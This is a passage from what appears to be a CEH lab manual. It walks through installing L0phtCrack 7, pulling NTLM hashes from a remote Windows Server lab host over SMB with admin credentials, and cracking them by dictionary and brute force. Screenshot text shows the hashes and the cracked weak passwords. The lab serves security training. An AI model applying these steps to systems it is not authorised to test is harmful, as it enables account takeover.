1. In this Windows 10 machine, click **Ctrl+Alt+Delete** and select **Admin** account and click **Pa\$\$w0rd** to paste the password in the Password field and press **Enter** to login.

Alternatively, you can also click **Pa\$\$w0rd** under **Windows 10** machine thumbnail in the **Resources** pane or Click **Type Text | Type Password** button under Commands (**thunder** icon) menu.

If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.



Admin

..... →



Jason



Admin

2. Navigate to **D:\CEH-Tools\CEHv11 Module 06 System Hacking>Password Cracking Tools\L0phtCrack**; double-click **lc7setup_v7.1.5_Win64.exe**.

If a **User Account Control** pop-up appears, click **Yes**.

3. **L0phtCrack** starts loading; once the loading completes, the **L0phtCrack** Setup window appears; click **Next**.

File Home Share View Application Tools Manage L0phtCrack

← → ↑ This PC > CEH-Tools (D:) > CEH-Tools > CEHv11 Module 06 System Hacking > Password Cracking Tools > L0phtCrack

Name	Date modified	Type	Size
Lc7setup_v7.1.5_Win64.exe	11/1/2019 6:13 AM	Application	74,788 KB

Quick access

- Desktop
- Downloads
- Documents
- Pictures
- CEH-Tools (D:)
- Music
- Videos
- OneDrive
- This PC
- 3D Objects
- Desktop
- Documents
- Downloads
- Music
- Pictures
- Videos
- Local Disk (C:)
- CEH-Tools (D:)
- Network

L0phtCrack 7 (Win64) Setup

Welcome to L0phtCrack 7 (Win64) Setup


Setup will guide you through the installation of L0phtCrack 7 (Win64).

It is recommended that you close all other applications before starting Setup. This will make it possible to update relevant system files without having to reboot your computer.

Click Next to continue.


Next > Cancel

4. Follow the wizard-driven installation steps to install **L0phtCrack**.
5. After completing the installation, the **Completing L0phtCrack 7 Setup** wizard appears. Ensure that the **Run L0phtCrack 7 checkbox** is selected and click **Finish**.



6. The **L0phyCrack 7 - Trial** pop-up appears; click the **Proceed With Trial** button.

If an **Update Available** pop-up window appears, then click **Skip This Update**.



7. In the next wizard, click the **Password Auditing Wizard** button.

☰ MENU

? HELP

Passwords

Accounts

Import

Audit

Base

Reports

Queue

Schedule

Documentation

System

Settings

Status:

Current Operation:

Help

This table shows all the imported accounts and their status while cracking. Accounts that have been cracked will show up with a red background if they are not locked-out, disabled, the text color will be red.

To select accounts in bulk, you can click the hyperlinked labels on the top bar labeled 'All Accounts', 'Cracked', 'Expired', etc. To access remediation and copy/remove operations, the

To show or hide columns in the table, click the upper-left corner button. To sort the rows, click on the column headers; clicking twice will sort in the other direction.

All Accounts

Cracked

Partially Cracked

Selected

Locked Out

Disabled



8.  The **LC7 Password Auditing Wizard** window appears; click **Next**.

MENU

HELP

Passwords

Accounts

Import

Audit

Base

Reports

Queue

Schedule

Documentation

System

Settings



Status:

Current Operation:

Help

This table shows all the imported accounts and their status while cracking. Accounts that have been cracked will show up with a red background if they are not locked-out, disabled, or the text color will be red.

To select accounts in bulk, you can click the hyperlinked labels on the top bar labeled 'All Accounts', 'Cracked', 'Expired', etc. To access remediation and copy/remove operations, the

To show or hide columns in the table, click the column headers.



LC7 Password Auditing Wizard

All Accounts

Cracked

Expired

Locked

Disabled

Hidden

Other

Normal

Recoverable

Suspended

Unlocked

Visible

Introduction

Welcome to the L0phtCrack 7 Wizard. This wizard will prompt you with step-by-step instructions to get you auditing in minutes.


First, the wizard will help you determine from where to retrieve your encrypted passwords.

Second, you will be prompted with a few options regarding which methods to use to audit the passwords.

Third, you will be prompted with how you wish to report the results.

Then L0phtCrack 7 will proceed with auditing the password and report status to you along the way, notifying you when auditing is complete.

Press 'next' to continue with the wizard.



< Back

Next >

Cancel

9. In the **Choose Target System Type** wizard, ensure that the **Windows** radio button is selected and click **Next**.

MENU

HELP

Passwords

Accounts

Import

Audit

Base

Reports

Queue

Schedule

Documentation

System

Settings

Status:

Current Operation:

Help

This table shows all the imported accounts and their status while cracking. Accounts that have been cracked will show up with a red background if they are not locked-out, disabled, or the text color will be red.

To select accounts in bulk, you can click the hyperlinked labels on the top bar labeled 'All Accounts', 'Cracked', 'Expired', etc. To access remediation and copy/remove operations, the

To show or hide columns in the table, click



LC7 Password Auditing Wizard

Choose Target System Type

Please choose the type of system from which you would like to retrieve the password hashes:

Windows:

- Desktops: Windows XP through 10
- Servers: Windows Server 2003 or greater

Unix-like:

- Linux, FreeBSD, OpenBSD, Solaris, or AIX



< Back

Next >

Cancel

10. In the **Windows Import** wizard, select the **A remote machine** radio button and click **Next**.

MENU

HELP

Passwords

Accounts

Import

Audit

Base

Reports

Queue

Schedule

Documentation

System

Settings

Status:

Current Operation:

Help

This table shows all the imported accounts and their status while cracking. Accounts that have been cracked will show up with a red background if they are not locked-out, disabled, or the text color will be red.

To select accounts in bulk, you can click the hyperlinked labels on the top bar labeled 'All Accounts', 'Cracked', 'Expired', etc. To access remediation and copy/remove operations, the

To show or hide columns in the table, click



LC7 Password Auditing Wizard

All Accounts:

Cracked

Windows Import

Choose a source from which to retrieve the Windows hashes:


The local machine

Requires local administrative privileges.

A remote machine

Requires admin privileges on the remote machine, or the domain if this is a domain controller.
 The remote machine must have remote administration enabled. Refer to the LC7 documentation for a walkthrough. To simplify this process, you can [manually create a remote agent](#) for installation on the target machine.

A file generated by PWDump, FGDump or compatible tool



< Back

Next >

Cancel

11. In the **Windows Import From Remote Machine (SMB)** wizard, type in the below details:
 - o **Host:** **10.10.10.16** (IP address of the remote machine [**Windows Server 2016**])
 - o Select the **Use Specific User Credentials** radio button. In the **Credentials** section, type the login credentials of the **Windows Server 2016** machine (Username: **Administrator**; Password: **Pa\$\$w0rd**).
 - o If the machine is under a domain, enter the domain name in the **Domain** section. Here, **Windows Server 2016** belongs to the **CEH.com** domain.
12. Once you have entered all the required details in the fields, click **Next** to proceed.

MENU

HELP

Passwords

Accounts

Import

Audit

Base

Reports

Queue

Schedule

Documentation

System

Settings

Status:

Current Operation:

Help

This table shows all the imported accounts and their status while cracking. Accounts that have been cracked will show up with a red background if they are not locked-out, disabled, or the text color will be red.

To select accounts in bulk, you can click the hyperlinked labels on the top bar labeled 'All Accounts', 'Cracked', 'Expired', etc. To access remediation and copy/remove operations, the

To show or hide columns in the table, click the column headers.



LC7 Password Auditing Wizard

All Accounts

Cracked

Expired

Locked

Disabled

Normal

In Progress

Queued

Not Started

Completed

Failed

Aborted

Skipped

Not Available

Not Found

Not Applicable

Not Supported

Not Implemented

Not Determined

Not Configured

Not Enabled

Not Configured</div

13. In the **Choose Audit Type** wizard, select the **Thorough Password Audit** radio button and click **Next**.

MENU

HELP

Passwords

Accounts

Import

Audit

Base

Reports

Queue

Schedule

Documentation

System

Settings

Status:

Current Operation:

Help

This table shows all the imported accounts and their status while cracking. Accounts that have been cracked will show up with a red background if they are not locked-out, disabled, or the text color will be red.

To select accounts in bulk, you can click the hyperlinked labels on the top bar labeled 'All Accounts', 'Cracked', 'Expired', etc. To access remediation and copy/remove operations, the

To show or hide columns in the table, click



LC7 Password Auditing Wizard

Choose Audit Type

Choose the type of audit you would like to perform:

Quick Password Audit

- This method checks for passwords that you could find in a dictionary, with common permutations.

Common Password Audit

- This method checks for passwords that you could find in a dictionary, with many permutations. This is followed by a 1 hour long brute-force attack using an alphanumeric+space character set.

Thorough Password Audit


- This method checks for passwords that you could find in a dictionary, with extensive permutations. This is followed by an 6 hour long brute-force attack using a large ASCII character set.

Strong Password Audit

- This method starts with a 24 hour long brute-force attack using the entire ISO-8859-1 character set. Then it checks for passwords that you could find in a dictionary, with all available permutations. *Use of a GPU-enabled machine is required. Audit may take several days to complete!*

Dictionary: wordlist-small.txt, 78571 words. No length limit, 24 hour maximum, 'Jumbo' permutations set. Letter substitutions enabled.

Brute Force: Letters, numbers, symbols, 10 character limit, 6 hour maximum.



< Back

Next >

Cancel

14. In the **Reporting Options** wizard, select the **Generate Report at End of Auditing** option and ensure that the **CSV** report type radio button is selected. Click the **Browse...** button to store the report in the desired location.

MENU

HELP

Passwords

Accounts

Import

Audit

Base

Reports

Queue

Schedule

Documentation

System

Settings



Status:

Current Operation:

Help

This table shows all the imported accounts and their status while cracking. Accounts that have been cracked will show up with a red background if they are not locked-out, disabled, or the text color will be red.

To select accounts in bulk, you can click the hyperlinked labels on the top bar labeled 'All Accounts', 'Cracked', 'Expired', etc. To access remediation and copy/remove operations, the context menu on the right side of the table can be used.



LC7 Password Auditing Wizard

Reporting Options

 Generate Report at End of Auditing CSVComma Separated Values
For import to a spreadsheet HTMLHypertext Markup Language
Best for the web or email XMLExtensible Markup Language
Database-ready export formatReport File Location: C:\Users\Admin\Documents\LC7 Reports\Report (2020-05-28 07-09-24).csv

Display passwords when audited

 Most of the time, you'll want to know what the audited passwords are, but in some situations, you may wish to verify the safety of a password without disclosing what it is. Check this box to view the cracked passwords in the output.

Display encrypted password hashes

 Check this box to display the encrypted passwords as they are seen by the operating system. These values may be of interest to some users and to others they may seem like excess clutter. To display the encrypted passwords, check this box.

< Back

Next >

Cancel

15.  The **Choose report file name** window appears; select the desired location (here, **Desktop**) and click **Save**.

MENU

HELP

Passwords

Accounts

Import

Audit

Base

Reports

Queue

Schedule

Documentation

System

Settings

Status:

Current Operation:

Help

This table shows all the imported accounts and their status while cracking. Accounts that have been cracked will show up with a red background if they are not locked-out, disabled, or the text color will be red.

To select accounts in bulk, you can click the hyperlinked labels on the top bar labeled 'All Accounts', 'Cracked', 'Expired', etc. To access remediation and copy/remove operations, the context menu on the right side of the table can be used.

LC7 Password Auditing Wizard

Choose report file name

This PC > Desktop >



Search Desktop

Organize

New folder

	Name	Date modified	Type
▼	This PC		
>	3D Objects		
>	Desktop		
>	Documents		
>	Downloads		
>	Music		
>	Pictures		
>	Videos		
>	Local Disk (C:)		
>	CEH-Tools (D:)		

File name: Report (2020-05-28 07-09-24).csv

Save as type: CSV Files (*.csv)

Hide Folders

Save

Cancel

< Back

Next >

Cancel

16. In the **Reporting Options** wizard, the selected location to save the file appears under the **Report File Location** field; click **Next**.

MENU

HELP

Passwords

Accounts

Import

Audit

Base

Reports

Queue

Schedule

Documentation

System

Settings



Status:

Current Operation:

Help

This table shows all the imported accounts and their status while cracking. Accounts that have been cracked will show up with a red background if they are not locked-out, disabled, or the text color will be red.

To select accounts in bulk, you can click the hyperlinked labels on the top bar labeled 'All Accounts', 'Cracked', 'Expired', etc. To access remediation and copy/remove operations, the context menu on the right side of the table can be used.



LC7 Password Auditing Wizard

Reporting Options

 Generate Report at End of Auditing**CSV**
Comma Separated Values
For import to a spreadsheet**HTML**
Hypertext Markup Language
Best for the web or email**XML**
Extensible Markup Language
Database-ready export format


Report File Location: C:\Users\Admin\Desktop\Report (2020-05-28 07-09-24).csv

Browse...

Display passwords when audited

Most of the time, you'll want to know what the audited passwords are, but in some situations, you may wish to verify the safety of a password without disclosing what it is. Check this box to view the cracked passwords in the output.

Display encrypted password hashes

Check this box to display the encrypted passwords as they are seen by the operating system. These values may be of interest to some users and to others they may seem like excess clutter. To display the encrypted passwords, check this box.

< Back

Next >

Cancel

17.  The **Job Scheduling** wizard appears. Ensure that the **Run this job immediately** radio button is selected and click **Next**.

MENU

HELP

Passwords

Accounts

Import

Audit

Base

Reports

Queue

Schedule

Documentation

System

Settings



Status:

Current Operation:

Help

This table shows all the imported accounts and their status while cracking. Accounts that have been cracked will show up with a red background if they are not locked-out, disabled, or the text color will be red.

To select accounts in bulk, you can click the hyperlinked labels on the top bar labeled 'All Accounts', 'Cracked', 'Expired', etc. To access remediation and copy/remove operations, the

To show or hide columns in the table, click



LC7 Password Auditing Wizard

All Accounts

Cracked

Job Scheduling

When would you like to perform this job? Jobs can be run immediately, or they can be scheduled for a later date and time. If you want more control over job execution, such as recurrence, this is available through the queue directly, but not through this wizard.

Run this job immediately

The job will start as soon as the wizard is completed.

Schedule this job to run later

The job will start at a specified date and time.



- If L0phtCrack 7 is open, it will ask to interrupt your session and perform the job.
- If LC7 is closed, it will open LC7 and run in the system tray.
- If you are logged out, it will run in the background and you can attach to the job by logging in and starting LC7.

5/28/2020 7:09 AM



< Back

Next >

Cancel

18. Check the given details in the **Summary** wizard and click **Finish**.

MENU

HELP

Passwords

Accounts

Import

Audit

Base

Reports

Queue

Schedule

Documentation

System

Settings



Status:

Current Operation:

Help

This table shows all the imported accounts and their status while cracking. Accounts that have been cracked will show up with a red background if they are not locked-out, disabled, or the text color will be red.

To select accounts in bulk, you can click the hyperlinked labels on the top bar labeled 'All Accounts', 'Cracked', 'Expired', etc. To access remediation and copy/remove operations, the context menu can be used.



LC7 Password Auditing Wizard

Summary

The following actions will be performed:

* Import hashes from remote Windows system via SMB

Host: 10.10.10.16

Use specific credentials:

Username: %s

Domain: %s

* Perform 'thorough' audit

User-info single mode attack

Dictionary attack (wordlist-huge.txt, jumbo permutations)

Brute-force attack (6 hours, ASCII)

* Export CSV file

Filename: C:\Users\Admin\Desktop\Report (2020-05-28 07-09-24).csv

Display Options:

Display passwords

Display hashes

Scheduling Options:

Run this audit immediately



< Back

Finish

Cancel

19.  **L0phtCrack** starts cracking the passwords of the remote machine. In the lower-right corner of the window, you can see the status, as shown in the screenshot.

L0phtCrack 7 - v7.1.5 Win64 [Unnamed Session] *

MENU **HELP**

Help
 This table shows all the imported accounts and their status while cracking. Accounts that have been cracked will show up with a red background if they are not locked-out, disabled, the text color will be red.
 To select accounts in bulk, you can click the hyperlinked labels on the top bar labeled 'All Accounts', 'Cracked', 'Expired', etc. To access remediation and copy/remove operations, the text will be blue.
 To show or hide columns in the table, click the upper-left corner button. To sort the rows, click on the column headers, clicking twice will sort in the other direction.

	All Accounts:	7	Cracked:	2	Partially Cracked:	0	Selected:	0	Locked Out:	0	Disabled:	3
Base												
Reports	1	CEH.com	Guest	31D6CFE0D16AE931B73C59D7E0C089C0			Cracked (No Password): instantly	(Built-in)				
Queue	2	CEH.com	DefaultAccount	31D6CFE0D16AE931B73C59D7E0C089C0			Cracked (No Password): instantly	(A user)				
Schedule	3	CEH.com	krbtgt	6B897E4C9199A9B7953929A1CBFA93B5			Not Cracked	(Key Dist)				
Documentation	4	CEH.com	jason	2D20D252A479F485CDF5E171D93985BF			Not Cracked	Jason				
System	5	CEH.com	martin	5EBE7DFA074DA8EE8AEF1FAA2EBDE876			Not Cracked	Martin				
Settings	6	CEH.com	shiela	OCB6948805F797BF2A82807973B89537			Not Cracked	Shiela				
	7	CEH.com	Administrator	92937945B518814341DE3F726500D4FF			Not Cracked	(Built-in)				

Status: JTR Engine: Pass 1/1 (NTLM): Elapsed Time: 0d0h0m10s Pass Time Left: 0d23h59m50s Max Time Left: 0d23h59m50s Speed:

Current Operation: Perform Dictionary / Wordlist Crack (Dictionary:Complex)

```
07:20:02 Warning: Only 7 candidates buffered for the current salt, minimum 12 needed for performance.
07:20:02 Session completed
07:20:02 Perform Dictionary / Wordlist Crack (Dictionary:Complex)
```

07:20:04 JTR Engine: Counting words in wordlist...

07:20:04 JTR Engine: 78571 words

07:20:04 JTR Engine:

07:20:04 Starting pass: Wordlist Mode Crack (Windows NTLM-Only Hash)

07:20:05 Loaded 5 password hashes with no different salts (NT [MD4 128/128 SSE2 4x31])

20. After the status bar completes, **L0phtCrack** displays the cracked passwords of the users that are available on the remote machine, as shown in the screenshot.

It will take some time to crack all the passwords of a remote system.

21. After successfully attaining weak and strong passwords, as shown in the screenshot, you can click the **Stop** button in the bottom-right corner of the window.

L0phtCrack 7 - v7.1.5 Win64 [Unnamed Session] *

MENU

HELP

Help

This table shows all the imported accounts and their status while cracking. Accounts that have been cracked will show up with a red background if they are not locked-out, disabled, the text color will be red.

To select accounts in bulk, you can click the hyperlinked labels on the top bar labeled 'All Accounts', 'Cracked', 'Expired', etc. To access remediation and copy/remove operations, the context menu on each row will provide those options.

To show or hide columns in the table, click the upper-left corner button. To sort the rows, click on the column headers, clicking twice will sort in the other direction.

All Accounts: 7

Cracked: 6

Partially Cracked: 0

Selected: 0

Locked Out: 0

Disabled: 3

Base

Reports

Queue

Schedule

Documentation

System

Settings

	Domain	Username	NTLM Hash	NTLM Password	NTLM State	
1	CEH.com	Guest	31D6CFE0D16AE931B73C59D7E0C089C0		Cracked (No Password): instantly	(Bu)
2	CEH.com	DefaultAccount	31D6CFE0D16AE931B73C59D7E0C089C0		Cracked (No Password): instantly	(A)
3	CEH.com	krbtgt	6B897E4C9199A9B7953929A1CBFA93B5		Not Cracked	(Ke)
4	CEH.com	jason	2D20D252A479F485CDF5E171D93985BF	qwerty	Cracked (Dictionary:Complex): 31s	Jas
5	CEH.com	martin	5EBE7DFA074DA8EE8AEF1FAA2BBDE876	apple	Cracked (Dictionary:Complex): 10s	Mart
6	CEH.com	shiela	0CB6948805F797BF2A82807973B89537	test	Cracked (Dictionary:Complex): 2h12m1s	Shi
